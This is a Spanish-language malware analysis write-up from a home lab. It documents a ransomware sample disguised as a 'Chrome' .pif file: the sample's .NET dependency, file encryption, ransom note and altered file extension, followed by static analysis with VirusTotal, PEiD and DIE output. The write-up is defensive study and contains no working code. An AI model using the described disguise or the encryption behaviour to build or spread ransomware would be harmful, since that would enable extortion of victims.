Análisis de Malware – Eugenio Deluca – (KarasuRØØT)

Fecha: 11/03/2026

Entorno (Lab VirtualBox)

S.O

Edición de Windows

Windows 10 Pro for Workstations

© 2017 Microsoft Corporation. Todos los derechos reservados.

Sistema

Procesador:	Intel(R) Core(TM) i3-7100 CPU @ 3.90GHz 3.91 GHz
Memoria instalada (RAM):	2,00 GB
Tipo de sistema:	Sistema operativo de 64 bits, procesador x64
Lápiz y entrada táctil:	La entrada táctil o manuscrita no está disponible para esta pantalla

Configuración de nombre, dominio y grupo de trabajo del equipo


Nombre del equipo:	DESKTOP-9K147BI
Nombre completo de equipo:	DESKTOP-9K147BI
Descripción del equipo:	
Grupo de trabajo:	WORKGROUP

Activación de Windows


Windows está activado Lee los Términos de licencia del software de Microsoft

Id. del producto: 00391-80000-00001-AA118


Tengo el archivo ”Chrome” – es un tipo de acceso directo especial utilizado por Microsoft Windows para configurar y ejecutar aplicaciones de MS-DOS – extensión .pif (¿?)




Al darle doble click – o bien intentar ejecutarlo desde la consola descubro algo interesante. Verifica o alguno de sus componentes, requiere del .net framework 3.5




Lo verifique y en ese momento no lo tenía instalado.



Descubrí que si se niega la instalación del netframework 3.5 la ejecución se detiene ahí sin mayores problemas. Pero si se instala (o ya está instalado) – Primero dará el mensaje de "Error" a continuación




Luego prosigue indicando que hay archivos pendientes de grabar en disco – la 2da alerta de que algo no va bien:




Para cuando ya queremos tomar conciencia, es demasiado tarde, el proceso ya inicio y comenzó a encriptar todo (bueno casi todo)

Algo curioso que me llamo la atención es que en casi todas las carpetas donde encriptó – dejo el archivo "IF_YOU_WANT_TO_GET_ALL_YOUR_FILES_BACK_PLEASE_READ_THIS.HTML"


Además que cambia la extensión a **".crypted_pony_test_build_xxx_xxx_xxx_xxx_xxx"**




Si lo abrimos, tenemos la famosa nota de rescate




Bueno por supuesto, me toco volver a otra instancia previa a su ejecución, para analizarlo correctamente pero ya tengo algunas pistas.
Lo primero que se me ocurrió es ver en VirusTotal – obviamente saque previamente el hash




Al buscar el Hash en VirusTotal me encuentro con esto:




Además de ver que es correcto los hash MD5 y SHA1 también menciona que se lo puede identificar con otros nombres




Decidí dar un vistazo con PEiD si encontraba algo más y encontré que en principio estaría desarrollado en C# / Basic .net




Por otro lado, revisé con Dependencies (nuevo para x64 – es el remplazo de Dependency Walker y vemos que tiene varios detalles, como que usa CRYPT32.dll – del mismo S.O



En DIE encuentro lo siguiente:





Memory map

Dump all | Save

Type: PE32

File offset 00000000
Virtual address 00400000
Relative virtual address 00000000

Mode: 32-bit | Endianness: LE | Architecture: I386

Show all

Memory map

Offset	Address	Size	Name
00000000	00400000	00001000	PE Header
00001000	00402000	0000a000	Section(0)['.text']
0000b000	0040c000	00001000	Section(1)['.sdata']
0000c000	0040e000	0001e000	Section(2)['.rsrc']
0002a000	0042c000	00001000	Section(3)['.reloc']

Hex

```
Address    00 01 02 03 04 05 06 07 08 09 0a 0b 0c 0d 0e 0f   Symbols
0000:0000  4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00   MZ..............
0000:0010  b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00   ........@.......
0000:0020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0000:0030  00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00   ................
0000:0040  0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68   ........!..L.!Th
0000:0050  69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f   is program canno
0000:0060  74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20   t be run in DOS 
